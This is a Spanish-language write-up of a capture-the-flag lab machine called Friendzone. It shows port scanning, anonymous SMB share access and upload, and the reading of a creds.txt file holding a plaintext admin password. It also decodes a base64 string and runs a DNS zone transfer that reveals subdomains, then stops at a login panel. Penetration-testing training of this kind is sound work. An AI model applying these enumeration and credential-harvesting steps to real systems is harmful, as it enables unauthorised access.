Frienzone - Writeup

RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:

```
PORT    STATE SERVICE     REASON         VERSION
21/tcp  open  ftp         syn-ack ttl 63 vsftpd 3.0.3
22/tcp  open  ssh         syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a9:68:24:bc:97:1f:1e:54:a5:80:45:e7:4c:d9:aa:a0 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC4/mXYmkhp2syUwYpiTjyUAVgrXhoAJ3eEP/Ch7omJh1jPHn3RQOxqvy9
WPQA+A+XTpWs3biNgI/4pPAbNDvvts+1ti+sAv47wYdp7mQysDzzqtpWxjGMW7I1SiaZncoV9L+62i+SmYugwHM0RjPt0HHor
nJcAFpmHNYBUYzyd7l6fsEEmvJ5EZFatcr0xzFDHRjvGz/44pekQ40ximmRqMfHy1bs2j+e39NmsNSp6kAZmNIsx
|   256 e5:44:01:46:ee:7a:bb:7c:e9:1a:cb:14:99:9e:2b:8e (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBOPI7HKY4YZ5NIzPESPIcP0
ZJ8coDDUKlHBjo=
|   256 00:4e:1a:4f:33:e8:a0:de:86:a6:e4:2a:5f:84:61:2b (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIF+FZS11nYcVyJgJiLrTYTIy3ia5QvE3+5898MfMtGQl
53/tcp  open  domain      syn-ack ttl 63 ISC BIND 9.11.3-1ubuntu1.2 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.11.3-1ubuntu1.2-Ubuntu
80/tcp  open  http        syn-ack ttl 63 Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Friend Zone Escape software
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-methods:
|_  Supported Methods: OPTIONS HEAD GET POST
139/tcp open  netbios-ssn syn-ack ttl 63 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
443/tcp open  ssl/http    syn-ack ttl 63 Apache httpd 2.4.29
|_-----END CERTIFICATE-----
445/tcp open  netbios-ssn syn-ack ttl 63 Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
Service Info: Hosts: FRIENDZONE, 127.0.1.1; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: -59m15s, deviation: 1h43m54s, median: 43s
| nbstat: NetBIOS name: FRIENDZONE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| Names:
|   FRIENDZONE<00>       Flags: <unique><active>
|   FRIENDZONE<03>       Flags: <unique><active>
|   FRIENDZONE<20>       Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
|   WORKGROUP<00>        Flags: <group><active>
|   WORKGROUP<1d>        Flags: <unique><active>
|   WORKGROUP<1e>        Flags: <group><active>
```

Vemos carpetas compartidas a traves de una null session:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ smbclient -L 10.10.10.123 -N

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        Files           Disk      FriendZone Samba Server Files /etc/Files
        general         Disk      FriendZone Samba Server Files
        Development     Disk      FriendZone Samba Server Files
        IPC$            IPC       IPC Service (FriendZone server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            FRIENDZONE
```

Para ver los permisos que tenemos sobre los recursos compartidos podemos utilizar un script de nmap, en principio tenemos capacidad de escritura en el recurso development:

```
└─$ nmap -p 445 --script=smb-enum-shares 10.10.10.123
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-23 10:03 EDT
Nmap scan report for friendzone.red (10.10.10.123)
Host is up (0.11s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-enum-shares:
|   account_used: guest
|   \\10.10.10.123\Development:
|     Type: STYPE_DISKTREE
|     Comment: FriendZone Samba Server Files
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\etc\Development
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
```

Vamos a subir nuestro archivo "scan.txt" para ver si en algun sitio lo vamos a poder ver reflejado:

```
smb: \> put scan.txt
putting file scan.txt as \scan.txt (18.8 kb/s) (average 18.8 kb/s)
smb: \> dir
  .                                   D        0  Wed Oct 23 10:07:17 2024
  ..                                  D        0  Tue Sep 13 10:56:24 2022
  scan.txt                            A     6223  Wed Oct 23 10:07:17 2024
```

En la carpeta general vemos un archivo "creds.txt":


```
┌──(kali㉿kali)-[~/Downloads]
└─$ smbclient \\\\10.10.10.123\\general -N
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Wed Jan 16 15:10:51 2019
  ..                                  D        0  Tue Sep 13 10:56:24 2022
  creds.txt                           N       57  Tue Oct  9 19:52:42 2018

                3545824 blocks of size 1024. 1650276 blocks available
```


Nos da unas claves para el usuario admin:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ cat creds.txt
creds for the admin THING:
admin:WORKWORKHhallelujah@#
```


Si vamos al puerto 443 podemos ver el nombre del dominio "frienzone.red" en el certificado:




Como el certificado esta aplicado para ese dominio, no podemos la web. Para poder visualizarla tenemos que editar el archivo "/etc/hosts" y añadir el dominio:



En el codigo fuente nos muestra una ruta "/js/js"






Vemos un texto que nose que es:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ echo "YUNVMWhhRkdPWDE3Mjk2OTAyMzh5cm9XalJjQ0Fu"|base64 -d
aCU1haFGOX1729690238yroWjRcCAn
```

Tambien vemos que nos da pistas sobre el DNS:



Como nos habla de las zonas del DNS vamos a buscar que es:

Una **transferencia de zona DNS** es cuando un servidor DNS copia todos los datos de los nombres de dominio (como direcciones IP y nombres de sitios web) a otro servidor DNS. Esto se hace para que el segundo servidor tenga la misma información y pueda responder si el primero deja de funcionar.

Tipos de transferencia de zona:

1. **Transferencia completa (AXFR):**
    - Copia todos los datos del servidor principal al secundario, aunque no haya cambios.

Es decir que del dominio friendzone.red puede estar trasfiriendo esta informacion a otro subdominio por si este nombre de dominio cae:


```
dig axfr @10.10.10.123 friendzone.red
```

Encontramos otros 3 subdominios:


```
└─$ dig axfr @10.10.10.123 friendzone.red

; <<>> DiG 9.20.2-1-Debian <<>> axfr @10.10.10.123 friendzone.red
; (1 server found)
;; global options: +cmd
friendzone.red.         604800  IN      SOA     localhost. root.localhost. 2 604800 86400 2419200 604800
friendzone.red.         604800  IN      AAAA    ::1
friendzone.red.         604800  IN      NS      localhost.
friendzone.red.         604800  IN      A       127.0.0.1
administrator1.friendzone.red. 604800 IN A      127.0.0.1
hr.friendzone.red.      604800  IN      A       127.0.0.1
uploads.friendzone.red. 604800  IN      A       127.0.0.1
friendzone.red.         604800  IN      SOA     localhost. root.localhost. 2 604800 86400 2419200 604800
;; Query time: 107 msec
;; SERVER: 10.10.10.123#53(10.10.10.123) (TCP)
;; WHEN: Wed Oct 23 10:19:30 EDT 2024
;; XFR size: 8 records (messages 1, bytes 289)
```


Por https encontramos un panel de login:



